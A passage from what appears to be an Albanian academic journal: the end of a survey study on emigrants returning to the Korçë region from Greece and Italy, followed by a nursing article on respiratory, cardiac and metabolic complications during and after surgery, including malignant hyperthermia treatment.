Janë shumë arsye gjeografike, ekonomike etj. , që pjesa dërmuese e emigrantëve nga rajoni i Korçës të kenë zgjedhur Greqinë. Kjo sjell që edhe të kthyerit të përbëjnë peshën kryesore të atyre të të kthyerve.

Tabela 3.

Vendi	Në %
Greqi	75.8
Itali	21.1
Të tjera	3.1
Gjithsej	100.0

Tabela 3. Të kthyerit sipas vendit të emigrimit

Sikurse shihet 75-76 përqind e të kthyerve kanë punuar dhe jetuar në Greqi ndërsa rreth 21 përqind në Itali dhe diferenca prej 3.1 përqind në vende të tjera.

c. Demografitë e të kthyerve

Nga përpunimi i të dhënave rezultoi se 41.2 përqind e të kthyerve kanë emigruar së bashku me familjen ndërsa diferenca 58.8 përqind pa familje. Madhësia e familjes rezultoi: me dy persona 14.3 përqind, me tre 25.7 përqind, me katër persona 47.1 përqind dhe mbi 4 persona 12.9 përqind. Mbizotëron familja me katër persona. Në mënyrë të përafërt mund të gjykojmë që familjet me mbi dy fëmijë përbëjnë rreth 60 përqind të numrit të përgjithshëm. Mosha mesatare e fëmijëve është e ndryshme. Tabela 4.

Grupmosha 6-10 vjet përbën 44.4 përqind ndërsa mbi 10 vjet 28.6 përqind. Nga familjet e kthyer rreth 21 përqind, kanë lënë fëmijë në vendin e emigrimit. Shkaqet për lënien e fëmijëve janë për punë 41.6 përqind dhe për të vazhduar studimet në nivele të ndryshme 58.4 përqind.

Mosha	Në %
Deri 5 vjet	27. 0
6-10 vjet	44. 4
Mbi 10 vjet	28. 6
Gjithsej	100. 0

Tabela 4. Mosha e fëmijëve

Dërgimi i një sasie të ardhurash nga puna në emigracion është një fenomen i njohur. Dërgesat e tyre kanë qenë një faktor shumë i rëndësishëm në përmirësimin e jetesës të familjeve në vendin tonë si dhe në zhvillimin ekonomik të vendit. Rënia e nivelit të dërgesave ka ndikuar në uljen e ndjeshme të konsumit dhe të zhvillimit të vendit. Edhe të anketuarit nuk mund të shmangen nga kjo dukuri. (Tabela 5).

Sasia e dërguar mesatarisht në vit (Euro)	Në %
Deri 2000	28. 1
2001-3000	22. 4
3001-4000	24. 3
4001-5000	10. 7
5001-6000	5. 8
Mbi 6000	8. 7
Gjithsej	100. 0

Tabela 5. Dërgesat mesatare vjetore

Sikurse tregohet nga të dhënat pjesa më e madhe e dërgesave ka qenë deri në 4000 euro në vit. Megjithëse në numër të paktë ka pasur dërgesa dhe deri në 15000 euro në vit.

d.Përdorimi i dërgesave

Përdorimi i dërgesave ka qenë i ndryshëm sipas viteve. Në fillim ato ishin kryesisht për nevojat e përditshme sidomos për ushqime. Më vonë pjesa më e madhe e tyre u përdorën për të përmirësuar kushtet e banimit dhe për nevoja të prodhimit. Tabela 6.

Përdorimi i dërgesave	Në %
Ndërtim banimi	41. 7
Biznes bujqësor etj.	12. 2
Ushqime etj.	46. 1
Gjithsej	100. 0

Tabela 6. Përdorimi i dërgesave

Banesat në zonën rurale tani janë në pjesën më të madhe të ndryshuara tërësisht duke i dhënë një pamje krejt të re fshatrave. Kjo ka përmirësuar ndjeshëm kushtet e jetesës.

e.Shkaqet e kthimit

Janë disa arsye përse emigrantët janë kthyer në vendlindje. Tabela 7.

<i>Emërtimi</i>	<i>Në %</i>
Humbja e vendit të punës	59.4
Arsye familjare	26.3
Arrita synimet	10.5
Të tjera	3.8
Gjithsej	100.0

Tabela 7. Shkaqet e kthimit

Shkaku kryesor i kthimit sikurse tregohet është humbja e vendit të punës për shkak të krizës në të dy vendet Greqi dhe Itali. Nga analiza e vitit të kthimit rezulton qartë se pjesa dërmuese e emigrantëve janë kthyer në prag dhe në vitet e krizës. Vetëm 10.5 përqind janë kthyer për shkak se kanë arritur qëllimet dhe janë kthyer për të zhvilluar biznes në mënyrë të drejtpërdrejtë. Nëse kjo shifër do të ishte predominante, mund të shpreheshim se kthimi është normal.

ë. Punësimi pas kthimit

Gjatë qëndrimit për një kohë relativisht të gjatë emigrantët kanë mësuar zanate të ndryshme duke sjellë një fleksibilitet të lartë në tregun e punës. Tabela 8.

<i>Aktivitetet</i>	<i>Në %</i>
Bujqësi	50.0
Aktivitet privat jashtë bujqësisë	24.3
Punëtor në të tretët	25.7
Gjithsej	100.0

Tabela 8. Punësimi i emigrantëve mbas kthimit

Gjysma e emigrantëve janë punësuar në bujqësi. Kjo është normale kur mundësitë në sektorët e tjerë janë ende të kufizuara. Rreth 26 përqind janë punësuar në të tretët. Aktivitetin privat jashtë bujqësisë e zhvillojnë në fshat 72.7 përqind ndërsa diferenca në qytet. Nga aktivitetet e punësimit jashtë bujqësisë janë kryesisht në tregti, mobilieri, ndërtim e materiale ndërtimi, ofiçina etj. Arsyet pse iu kthyen

përsëri bujqësisë janë: këtë punë kanë kryer dhe më parë 26.9 përqind; se ju pëlqen 23.9 përqind; se nuk kanë mundësi të tjera 35.8 përqind dhe nuk kanë profesion tjetër 13.4 përqind.

Aktivitetin bujqësor e zhvillojnë në pronën e tyre 49.3 përqind; në pronën e tyre dhe tokë të marrë me qira 43.7 përqind dhe 7 përqind në toka të marra me qira.

Për ngritjen e biznesit jo bujqësor kanë marrë konsulentë vetëm 7 përqind. Disa emigrantë u shprehën se nuk e dinin se ku duhej të konsultoheshin.

g.Problemet që shqetësojnë fëmijët e kthyer

Kthimi ka pasur probleme jo vetëm për të rriturit por edhe për fëmijët. Problemet në këtë aspekt i analizuam lidhur me gjuhën, mënyrën e jetesës, argëtimin, shkollën etj.

Gjuha

Problemet me gjuhën ishin në nivele të ndryshme. Kështu 16.4 përqind janë shprehur se nuk e kishin aspak problem; 25.3 përqind e kishin pak; 24 përqind mesatarisht dhe 34.3 përqind shumë. Nga analiza e përgjigjeve rezultoi se ato ishin të ndikuara kryesisht nga moshë, familja etj. Fëmijët që kishin emigruar në moshë shumë të vogël ose kishin lindur në vendin ku kishin emigruar prindërit e kishin më shumë problem. Sigurisht që edhe familja ndikon në një shkallë të konsiderueshme. Vështirësi pothuajse të gjithë fëmijët shfaqnin në gjuhën e shkruar.

Mënyra e jetesës

Edhe për sa i takon mënyrës së jetesës fëmijët kanë shfaqur probleme: 3.2 përqind nuk e kanë ndjerë ndryshimin; 33 përqind e kanë ndierë pak; 38.5 përqind në nivelin mesatar dhe 25.3 përqind e kanë përjetuar shumë. Fëmijët në moshën e adoleshencës e kanë përjetuar më fuqishëm.

Sigurisht, për fëmijët që kthehen të jetojnë në zonën rurale problemet janë edhe më të mëdha se ata që jetojnë në qytete.

Argëtimi

Kuptohet që në qytetet e Greqisë apo Italisë, mundësitë për të kaluar sa më mirë kohën e lirë janë të pakrahasueshme me ato në fshat, prandaj edhe kthimi është përjetuar ndjeshëm për pjesën më të madhe të fëmijëve të kthyer. Kështu mesatarisht e kanë ndjerë rreth 64-65 përqind e fëmijëve të kthyer.

Shkolla

Për fëmijët në moshën e shkollës deri në atë nëntëvjeçar problemet me shkollën janë edhe më të mëdha. Kjo lidhet me një sërë faktorësh sidomos me gjuhën, mënyrën e të dhënit mësim, mënyrën e kontrollit të dijeve, mjedisin ku zhvillohet mësimi etj.

Në fshat mjediset e mësimdhënies kanë më shumë peshë se në qytet. Mbi 66 përqind janë shprehur se përshtatjen e kanë shumë problem. Kjo, tregon se kujdesi për edukimin e fëmijëve në emigracion duhet të rritet në mënyrë të ndjeshme nga ana sasiore dhe cilësore.

h. Mundësia për riemigrim

Në qytete është vënë re një dukuri. Disa nga emigrantët pasi janë kthyer dhe kanë qëndruar për një kohë janë kthyer përsëri në emigracion. Arsytet mund të kenë qenë të ndryshme por kryesorja lidhet me punësimin e tyre dhe të pjesëtarëve të tjerë të familjes. Në fshat ky fenomen është më pak i përhapur tani për tani. Kjo vjen kryesisht me faktin që mund të merren me aktivitet bujqësor pasi kanë njëfarë pronësie. Ne, analizuam këtë fenomen në zonën rurale. Nga analiza rezultoi se 16. 4 përqind e të pyeturve nuk kanë ndërmend në të ardhmen të kthehen në emigracion, 25. 5 përqind kanë ndërmend të kthehen dhe 58. 1 përqind janë të pavendosur.

Përfundime

-Fenomeni i kthimit të emigrantëve në vendin e tyre është një fenomen historikisht i njohur edhe për vendin tonë. Por ky kthim është relativisht i shpejtë dhe lidhet pothuajse tërësisht me krizën ekonomike që po kalojnë vendet e Evropës Perëndimore sidomos Greqia dhe Italia, ku kanë emigruar dhe pjesa më e madhe e emigrantëve nga vendi ynë. Humbja e vendit të punës është një nga arsyet kryesore të kthimit.

-Punësimi i të kthyerve është bërë në sektorë të ndryshëm duke pasur parasysh mundësitë, kualifikimin etj. Duke përdorur mjetet financiare të kursyera nga puna në emigracion, pronësinë ekzistuese mbi tokën, vetëpunësimi është realizuar në bujqësi dhe në aktivitete jashtë bujqësisë të tjerë si punëtorë krahut. Në aktivitetet jobujqësore pjesën më të madhe e përbën tregtia me pakicë, prodhimi i materialeve të ndërtimit, punime të duraluminit, pika servisi për makinat etj.

-Nëse vala e kthimeve do të vazhdojë mendojmë se është e nevojshme përgatitja e programeve të veçanta që lidhen me mundësinë e punësimit, këshillime lidhur me sektorët më tërheqës për investime, kreditimin në kushte lehtësuese etj.

-Që fëmijët e kthyer të kenë sa më pak probleme duhet të rritet kujdesi për edukimin e tyre në vendet e emigrimit. Minimalisht gjuhën shqipe të folur dhe të shkruar të mos e kenë problem në nivelin që e kanë tani.

Literatura

EUROSTAT, Migration and migrant population statistics, December, 12, 2012
Russell King The new Geografy of european migrations, Belhaven press, London, 1993

MJEKËSI

“KOMPLIKACIONET POTENCIALE GJATË DHE PAS KIRURGJISË”

ANXHELA FRASHËRI

Universiteti “Fan S. Noli” Korçë, Fakulteti i Shkencave Humane dhe të Natyrës
Departamenti i Infermierisë

Përmbledhje

Avancimet e teknologjisë dhe teknikave kirurgjikale, avancimet e instrumentave dhe anestezisë, si: *monitorimi i sofistikuar, përdorimi i agjentëve të rinj anestetikë* kanë luajtur një rol shumë të rëndësishëm në përmirësimin e komplikacioneve prej induksionit të anestezisë, komplikacioneve pas operacionit, si ato: *respiratore, kardiake, komplikacioneve të volumit të gjakut, dhe krizave metabolike*. Por, pavarësisht këtyre avancimeve pacienti përsëri është i riskuar ndaj komplikacioneve. Prandaj, në sigurimin e jetës së pacientit është i angazhuar një ekip i tërë kirurgjikal, si: *anestezisti, kirurgu, infermierët* të cilët punojnë së bashku për të zbatuar standardet profesionale të kujdesit në parandalimin e tyre dhe për të nxitur rezultate të larta të pacientit. Qëllimi i këtij artikulli është që dhënësite kujdesit sidomos infermierët ndihmës anestezistë dhe ata që punojnë në reanimacion postoperator dhe sillen operatore duhet të njohin disa nga komplikacionet fatale që ndodhin gjatëinduksionit të anestezisë pas operacionit, pacientët e riskuar, simptomat, masat parandaluese, si dhe trajtimin bashkëkohor. I është dhënë prioritet trajtimit të komplikacioneve respiratore (aspirimi i përmbajtjes gastrike në pulmon, bronkospazma, laringospazma, obstruksioni i rrugeve të ajrit, embolizmi pulmonar, kolapsi pulmonar), kardiake (venospazma, tromboza koronare, staza venoze, tromboza e thellë venoze, arresti kardiak), krizat metabolike (hipertermia malinje).

Fjalët çelës:perioperativ, intraoperator, postoperator, komplikacione respiratore, kardiake, kriza metabolike (hipertermia malinje).

Abstract

Advancements in technology and surgical techniques, the promotion of sophisticated instruments and anesthesia monitoring, the usage of new anesthetics agents have played a very important role in the improvement of complications during induction of anesthesia, and after surgery such as respiratory, cardiac, and metabolic crisis. But despite these advances patient is still prone to the risk of complications. Therefore to ensure the patient's life is a whole team engaged as anesthetist, surgeon, nurses who work together to implement professional standards of care in their prevention and to promote high-quality patient outcomes. The purpose of this article is that are providers especially assistant anesthetist and those who work in postoperator intensive care, operating room, to recognize some of the fatal complications that occur during the induction of anesthesia, after surgery, patients prone to the risk, symptoms, preventive contemporary measures. It was given

priority treatment of respiratory complications (aspiration of gastric contents in pulmon, bronchospasm, laryngospasm, airway and respiratory obstruction, pulmonary embolism, pulmonary collapse), cardiac (venospasms, coronary thrombosis, venous stasis, deep vein thrombosis, and cardiac arrest), and metabolic crises (malignant hyperthermia).

Key words: perioperative, intraoperative, postoperative, respiratory complications, cardiac, metabolic crises (malignant hyperthermia).

Komplikacionet respiratore

Pacientët e predispozuar për zhvillimin e komplikacioneve pulmonare janë ata me sëmundje pulmonare pre ekzistuese, si: *enfizema, infeksioni, astma*. Duhet të parashikohet janë në risk për shkak të irritimit kronik të traktit respirator me pasojë prodhimin e tepërt të mukusit. Faktorë të tjerë predispozues përfshijnë: deformimet e kafazit të krahërorit, ekstremitet e moshës (kryesisht personat e moshuar), obeziteti, faktorët intraoperatorë të tillë, si: *lloji i barnave preoperative, tipi dhe zgjatja e anestezisë, pozicioni i pacientit gjatë procedurës kirurgjikale, zgjatja e procedurës kirurgjikale*.

Aspirimi është një komplikacion fatal i anestezisë gjenerale që ndodh teçdo pacient me përmbajtje të ushqimit në stomak. Rritja e presionit intragastik që mund të rezultojë nga gjendje të tilla, si: *hemorragjia gastrointestinale, obstruksioni intestinal, hernia diaframatike është një risk për zhvillimin e aspirimit*. Aspirimi i përmbajtjes gastrike në pulmon mund të ndodhë për shkak të uljes së refleksit të fytit kur pacienti është jokonshient ose konshient me anestezinë të fytit si në rastin e një bronkoskopie. Efektet e aspirimit pengojnë funksionimin e pulmonit dhe shkëmbimin e gazrave. Aspirimi i lëngjeve gastrike me aciditet të lartë rezultojnë në pneumonit kimik, kjo çon në edemë, kolaps alveolar, dhe hipoksemi. Aspirimi i materialve të ngurta rezultojnë në edemë, hipoksi të rëndë, dhe obstruksion pulmonar. Bronkospazma dhe atelektaza mund të ndiqen nga pneumoniti ose bronkopneumonia. Cianoza, dispnea, takikardia, çrregullimet kardiake, kolapsi pulmonar janë disa nga simptomat e pranishme.

Trajtimi: Qëllimi është të aspirohet sa më shumë të jetë e mundur dhe kufizojmë përmbajtjen e asaj që ka mbetur në mushkeri. Aspirohet orofaringsi dhe pema trakeobronkiale. Në rast se pacienti ka aspiruar sidos material të fortë që shkakton obstruksion pulmonar atëherë kryhet bronkoskopia për ta hequr atë. Ka rëndësi të veçantë fakti që aspirimi duhet të ndërpritet çdo 10-15 sekonda për të administruar oksigjen. Oksigjenimi dhe largimi i dioksidit të karbonit janë prioriteti kryesor. Profilaksia me antibiotikë trajton infeksionin dhe bronkodilatatorët përdoren për trajtimin e spazmave.

Parandalimi: Përfshin përgatitjen e duhur paraoperacionit që fillon me ndalimin e marrjes së lëngjeve 8-10 orë para induksionit dhe administrimit me kujdes të agjentëve anestezikë. Dhënia e anestezeve duhet të ulet afër ose në fund të procedurës kirurgjikale duke nxitur rikthimin e refleksit të fytit. Të gjithë pacientët e traumatizuar dhe obstetrikale që i nënshtrohen anestezisë gjenerale duhet të trajtohen

si të kishin një stomak plot me ushqim dhe duhet të intubohen duke përdorur shtypjen krikoidë, një teknikë që redukton riskun e aspirimit të përmbajtjes gastrike gjatë induksionit të anestezisë gjenerale që njihet me emrin **Manovra Sellick**.Kerci krikoid shtyhet kundër trupit të vertebrës së gjashtë cervicale duke shypur ezofagun për të parandaluar regurgitacionin pasiv. Aplikohet përpara intubimit, menjëherë ose pasinjeksionit të anestetikëve, duhet liruar pas verifikimit të vendosjes së tubit endotrakeal.Tubi nazogastrik vendoset para dhe pasoperacionit.**Laringospazma dhe bronkospazma** shkaktohet nga disa anestetikë, gjendje alergjike si astma, materialet e huaja në pemën trakeobronkiale.Simptomat përfshijnë cianoze, obstruksion respirator.

Trajtimi:Intubimi trakeal,bronkodilatatorët si aminofilina, isoetharina,dhe metaproterenoli,jepen me kujdes sepse ata mund të veprojnë si stimulus kardiakë duke ndihmuar në zhvillimin e disritmiveardiakë dhe arrest kardiak.

Obstruksioni i rrugëve të ajrit: Është pranishëm në periudhën postoperative. Bllokimi i rrugëve të ajrit mund të ndodhë nga gjuha, sekrecionet e tepërta, ose trupat e huaj, laringospazma apo bronkospazma, ose pozicioni i kokës me mjekër poshtë.Shenjat dhe simptomat përfshijnë: cianoze periferike (zbehje, ngjyrë blu në shtratin e thonjeve dhe ekstremiteteve).Kjo ndodh si rezultat i uljes së oksigjenimit në nivelin kapilar. Cianoza qëndrore (zbehje, ngjyrë blu në buzë,fytyrë, me gjeneralizim të sipërfaqes së trupit) mund të ndodhë nëse pacienti ndodhet në një gjendje të hypoksemisë arteriale.

Trajtimi konsiston në: Aspirimin e mukusit, gjakut, ngritjen e mjekres. Adminstrimi i oksigjenoterapisë. Intubimi endotrakeal mund të jetë i nevojshëm. Në rast se dështojnë përpjekjet në rast intubimi, atëherë kryhet krikotirotomia ose nëse e lejonkoha kryhettrakeotomia.

Embolizmi pulmonar:Është shkak madhor i vdekjes gjatë procedurës kirurgjikale dhe në periudhën postoperative. Embolizmi pulmonar është obstruksioni i arteries pulmonare ose një nga degët e saj nga një embol shpesh një mpiksje gjaku, por mund të jetë yndyrë. Staza venoze është një nga faktorët që çon në zhvillimin e embolizmit pulmonar sidomos në regionet me presion të ulët si venat e thella të këmbëve dhe pelvisit aty ku marrin fillësën pjesa më e madhe e trombeve.Ato shpeshputen dhe shkojnë në pulmone.Ndryshimet në murin e enëve dhe ndryshimet në koagulimin e gjakut janë faktorë të rëndësishëm.Periudha e gjatë në shtratin operator ul rrymën e gjakut në ekstremitetet e poshtme më shumë se 50%.Staza venoze është e lidhur me obezitetin, dehidrimin, insuficiencënardiakë kongjestive dhe fibrilacionin atrial.Trauma lokale në venë ose sëmundjet venoze rrisin shansin e formimit të trombit.

Parandalimi konsiston në profilaksi me anikoagulantë dhe përdorimin e çorapeve të gjata antihemolike.Për shkak të origjinës së trombit në venat e thella është e rëndësishme të observohet pacienti pasoperacionit për tromboflebitis e evidentuar nga nxehtësi, edemë, skuqje, dhimbje në pulpën e këmbës.Ashpërsia e simptomave varet nëse embolizmi është i mesëm ose masiv.Pacienti mund të ketë dispne, dhimbje pleurale, takipnea, takikardi, temperaturë të moderuar ose kollë

persistente. Pacientët me emboli masive mund të kenë hipotension, shok, dhe cianoze qendrore. Trajtimi i embolisë pulmonare konsiston në qëndrimin në shtrat, oksigjenoterapinë, terapinë me antikoagulantë, agjentët trombolitikë, dhe ndonjëherë procedurën kirurgjikale për të hequr embolin ose vendosur një filtër në vena cava, për të parandaluar trombet e tjera për të arritur në pulmon.

Atelektaza (Kolapsi Pulmonar). Kolapsi parcial i pulmonit është një nga problemet e zakonshme pas operacionit. Faktorët riskantë përfshihen si më poshtë: anestezia, trupat e huaj në rrugët e ajrit, mukusi që bllokon rrugët e ajrit. Faktorët që ndihmojnë në rritjen e prodhimit të mukosit si, disa iritanti anestetikë, si ketamina, apo dhe veshjet e shtrënguara abdominale që predispozojnë pacientin drejt kolapsit pulmonar. Pacienti paraqet temperaturë, puls të shpejtë, është cianotik dhe jokonfortabël, me respiracion të cekët dhe dhimbje në kollitje.

Parandalimi dhe trajtimi: regjim i kollitjes dhe frymëmarrjes së thellë. Pozicioni gjysmë ndenjur lejon pacientin për një ekspansion të pulmoneve. Dhënia e medikamenteve për lehtësimin e dhimbjes, ushtrimet e frymëmarrjes përmirësojnë aftësinë për të marrë frymë thellë dhe u kollitur me efikasitet. Jastëku i vendosur në incizionin abdominal të ndihmon në uljen e dhimbjes gjatë kollitjes.

Komplikacionet kardiake

Pacientët e predisozuar për këto komplikacione janë kryesisht pacientë që kanë një histori të problemeve kardiovaskulare, si: *hipotension, disrritmi, tromboembolizem, tromboflebitis, infarkt myokardi, insuficiencë kardiake kongjестive*.

Venospazma e shkaktuar nga dhënia e infuzioneve të ftohta. Dhënia intravenë e procainës lehtëson spazmat.

Tromboza koronare mund të ndodhë nga hipoksia e ashpër dhe mungesa e oksigjenit në enët koronare. Ndonjëherë ndodhja e saj është arsyeja që pacienti nuk e fiton ndërgjegjen pas procedurës kirurgjikale.

Staza venoze. Rikthimi i gjakut venoz, prej ekstremiteteve të poshtme, mund të ngadalësohet nga efektet e anestesisë gjenerale ose spinale dhe pozicioni i ekstremiteteve të pacientit gjatë procedurës kirurgjikale të tejzgatur. Për të parandaluar tromboflebitin dhe trombozën në pacientët me sëmundje tromboembolike administrohen antikoagulantë. Pas operacionit, pacienti vendoset në pozicionin trendelenburg me këmbët e ngritura. Fleksioni dhe ekstensioni i këmbëve, rrotullimet e vazhdueshme, ndihmojnë qarkullimin.

Tromboza e thellë venoze. Është komplikacion serioz i kirurgjisë. Të predispozuar janë: pacientët që kryejnë kirurgji gjenerale mbi 40 vjet, pacientët obezë, pacientët me malinjitet, pacientët që kanë pasur më parë fenomene të trombozës së thellë venoze ose embolizmit pulmonar, pacientët me kirurgji të ekstremiteteve të poshtme, rikonstrukcion të gjurit, apo kirurgji të legenit, pacientët gjinekologjikë (obstetrikë) mbi 40 vjet, por me faktorë riskantë si vena varikoza, trombozë venoze të më parshme, infeksion, malinjitet, pacientët urologjikë që kanë pasur një prostatektomi transureterale dhe pacientët e moshuar që i nënshtrohen kirurgjisë

urologjike. Qëndrimi nështrat, dehidrimi, ulja e prodhimit kardiak shtojnë riskun e trombozës venoze. Dhimbja në pulpën e këmbës është simptoma e parë e ndjekur nga enjtje e gjithë këmbës, shpesh e shoqëruar nga temperaturë dhe ethe. Intervenimet profilaktike preoperative përfshijnë përdorimin e antikoagulantëve (heparina) veshjen e çorapeve të gjata antiembolitike me qëllim reduktimin e risqeve të embolizimit pulmonar i cili është një komplikacion kërcënues.

Çrregullimet e ritmit të zemrës

Bradikardia, takikardia, takikardia ventrikulare, dhe fibrilacioni ventrikular janë çrregullimet më serioze që kërkojnë trajtim të menjëhershëm. Këto çrregullime lidhen me hipoksinë, hiperkapninë, acidozën, imbalancën e elektroliteve, sëmundjet koronare, infarktin e miokardit, agjentët anestetikë, hipotensioni, hemoragjia, hipovolemia, pneumotoraksi.

Arresti kardiak: Në arrestin kardiak ka një pushim të qarkullimit, funksioni pompë i zemrës pushon.

Incidenca: Arresti kardiak ndodh gjatë induksionit të anestezisë, gjatë operacionit ose postoperacionit. Pacientët më të predispozuar janë ata me moshë ekstreme, ata që kanë qenë diagnostikuar më parë me aritmi paraoksizmale, miokarditis, toksiciteti nga dixhitalikët. Arresti kardiak përshpejtohet nga hipotensioni ose hipovolemia ekstreme, obstruksioni respirator, aspirimi, efektet e medikamenteve, mbidozimi i anestetikëve, sepsisi, anormalitetet metabolike (acidoza, toksemia, imbalanca e elektroliteve, traumat e sistemit nervor qendror, anafilaksia). Simptomat përfshijnë humbjen e të rrahurave të zemrës dhe presionin e gjakut, dilatatim të pupilave, cianosis, lëkurë e lagësht, mungesë e refleksëve, pavetedije, ndalim respirator, gjak i errët ose mungesë e hemorragjisë në fushën kirurgjikale.

Trajtimi: Ringjallja kardipulmonare rivendos oksigjenimin në organet vitale. Në rast fibrilacioni ventrikular nevojitet defibrilimi. Medikamentet i/v nevojiten për të përmirësuar statusin kardiovaskular.

Parandalimi: Masat paraprake intraoperative përfshijnë: **1-** Monitorimi i EKG-së dhe temperaturës. **2-** Ruajtjen adekuate të rrugëve të ajrit. **3-** Monitorimi i oksigjenit dhe dioksidit të karbonit. **4-** Monitorimi i presionit të gjakut. **5-** Medikamentet. **6-** Pozicioni i duhur i pacientit gjatë kirurgjisë, pa pesha mbi të. **7-** Administrimi me sukses i anestetikëve.

Krizat Metabolike

Hipertermia malinje (HM) është një çrregullim muskular i trashëguar që nxitet nga agjentë anestetikë, si: *halotani, enflurani, desflurani, isoflurani dhe relaksantët muskularë si suksinilkolina*. Stresi dhe disa medikamente si simpatomimetiket (epinefrina), teofilina, aminofilina, antikolinergjikët (atropina) dhe glukozidët kardiakë mund të nxisin ose intensifikojnë një reaksion të tillë. Patofiziologjia është e lidhur me një gjendje hipermetabolike në qelizat e muskujve të skeletit, që përfshin

alterimin e mekanizmave të funksionit të kalciumit në nivelin qelizor. Kjo shkakton simptomat klinike të hipermetabolizmit, e cila nga ana tjetër rrit rigiditetin muskular dhe shkakton hiperterminë dhe dëmtime pasuese të sistemit nervor qendror. Në një kohë shkalla e mortalitetit tejkaloi 80% deri në momentin e futjes së Dantrolenit në 1979 kohë në të cilën shkalla e mortalitetit shkoi deri në 10%. Pacientët e ndjeshëm ndaj hipertermisë malinje perfshijnë ata me çdo lloj miopatie, si: *ptosis*, *strabismus*, *hernia*, *dobësi e muskulit ose hipertrofi, ose distrofi muskulare*. Incidenca është më e lartë në fëmijët se në adultët, sidomos fëmijët me artrid reumatoid janë veçanërisht të ndjeshëm ndaj hipertermisë malinje. Fillimi mund të jetë i shpejtë menjëherë pas induksionit të anestezisë, ose disa orë pas anestezisë gjenerale ose dhe në periudhën postoperative. Spazma e muskujve të nofullës pas administrimit të suksinilkolinës mund të sugjerojë hipertermi malinje, takikardia më shumë se 150 është shpesh shenja më e hershme. Më pas stimulimi nervor simpatik çon në disritmi ventrikulare, hipotension, ulje të prodhimit kardial, oliguri dhe më vonë arrest kardial. Rritja e temperaturës është një shenjë e vonshme që zhvillohet shpejt. Temperatura mund të arrijë deri në 42 gradë në një kohë të shkurtër dhe duhet të shënohet dhe monitorohet gjatë kirurgjisë. Analizat laboratorike tregojnë rritje të nivelit të kaliumit në serum, magneziumit, kreatinë fosfokinazës, dhe mioglobinës. Lirimi me tepriçë i mioglobinës si rezultat i destruksionit muskular (rabdmiolizes) mund të shkaktojë insuficiencë renale dhe anuri. Shenjat klinike të mëvonshme përfshijnë hiperkaleminë, enjteje të muskujve të skeletit, ose nekrozë prej hipoksisë dhe acidozës, edemë pulmonare, pasoja neurologjike përfshirë paraplegjinë dhe komën prej ishiemisë sekondare në hipoksi. Trajtimi i hipertermisë malinje është sugjeruar nga protokoll i ngritur nga Shoqata e Hipertermisë Malinje në ShBA-ës (MHAUS).

1-Ndërrerja e anestezisë dhe procedurës kirurgjikale menjëherë. Dhënia e oksigjenti 100% të paktën 10 L/min. **2-Fillohet menjëherë terapia me medikamente.** Administrohet Dantrolen Sodium (Dantrium IV) 2 deri 3 mg/kg një bolus i menjëhershëm dhe përsëritja çdo 5-10 min deri në dhënien e dozës maksimale të 10 mg /kg ose kontrollin e episodit të HM. Zakonisht pacientët përgjigjen ndaj medikamentit me shpejtësi. Fillimi i veprimit është zakonisht 2-3min. Ndonjëherë mund të nevojiten doza më të larta se 10-20 mg/kg. Dantroleni është një medikament specifik për trajtimin e HM. Ai bllokoi menjëherë akumulimin e kalciumit brenda muskujve duke parandaluar lirimin e tij nga retikulumi sarkoplazmatik. Nuk ka efekte në sistemin respirator apo kardiovaskular. Secili flakon i Dantrium intravenoz duhet të riformohet duke shtuar 60 ml ujë steril për injeksion (pa një agjent bakteriostatik) dhe flakoni duhet të tundet mirë tronditur derisa solucioni të jetë i pastër. Solucioni duhet të jetë i verdhë në portokalli. Injeksioni me dekstroze 5%, sodium chloride 9%, ringer laktant nuk duhet të përdoren. Përmbajtja e flekonit duhet të mbrohet nga drita direkte dhe përdoret brenda 6 orëve rikrijimi. Duhet të ruhet në temperaturë dhomë 15 -30 gradë celsius. Dantrolene vazhdohet pasoperacionit minimumi 1 mg/kg çdo 6 orë për 24 -72 orë postepisodit. Pas 48 orëve të para, 1mg /kg çdo 6 orë mund të jepet në rrugë orale

për 24 orë. Nause, të vjellat, dhe lodhja janë raportuar dhe dokumentuar pas dhënies së Dantolenit për os. Duhet të kihet parasysh se dhënia e tij për një kohë të gjatë mund të çojë në hepatoksicitet. **3-**Procainamide 15 mg/kg e holluar në 500 ml sol fiziologjik iv për 60 min jepet për të trajtuar disrritmitë kardiake. Natribikarbonat jepet kundër acidozës metabolike. **4-** Kalçi klorat 2,5 mg/kg për të trajtuar toksicitet kardiak shkaktuar nga hiperkalemia. **5-**Manitol 0,25 g/kg i/v dhe furosemid (Lasix) 1 mg/kg i/v deri në katër doza secila. Këto medikamente bëjnë të mundur largimin e mioglobinit prej tubulave renale dhe mbajtur rrjedhjen e rrugëve urinare. **6-** Administrimi i ftohtë i solucionit fiziologjik i/v dhe aplikimi i borsave me akull. Për të shmangur hipoterminë, të ftohtat duhet të ndërpriten kur temperatura arrin 38 gradë celsius. **7-** Matja dhe korigjimi i nivelit të elektroliteve ,kaliumit, kalciumit, magneziumit, klorurit, matja e fosfatazave alkaline, kreatinofosfokinazës, laktat dehidrogjenazë si indikacion për shkatërrimin muskular.

Parandalimi: Në mënyrë të veçantë i kushtohet rëndësi marrjes së anamnezës paraoperacionit. Pacienti pyetet rreth eksperiencës në lidhje me anestezinë që ka patur më parë, incidentet e pashpjegueshme të vdekjeve të antarëve të familjes që u janë nënshtruar anestezisë, ose anomali të njohura muskulare.


Profilaksia: Në pacientët e dyshuar për HM, Dantroleni jepet paraoperacionit. Doza e sugjeruar është 1 mg /kg me një rritje çdo 4- 6 orë për os deri në një dozë totale prej 4 mg /kg, ndjekur nga 2,5 mg/kg i/v 30 min para induksionit të anestezisë gjenerale, por duhet të theksojmë se monitorimi gjatë operacionit është i detyrueshëm. Indikimet për profilaksi me Dantrolene janë: historitë e mëparshme për episode të dyshueshme për HM, histori familjar të HM, ndjeshmëri e njohur e HM.

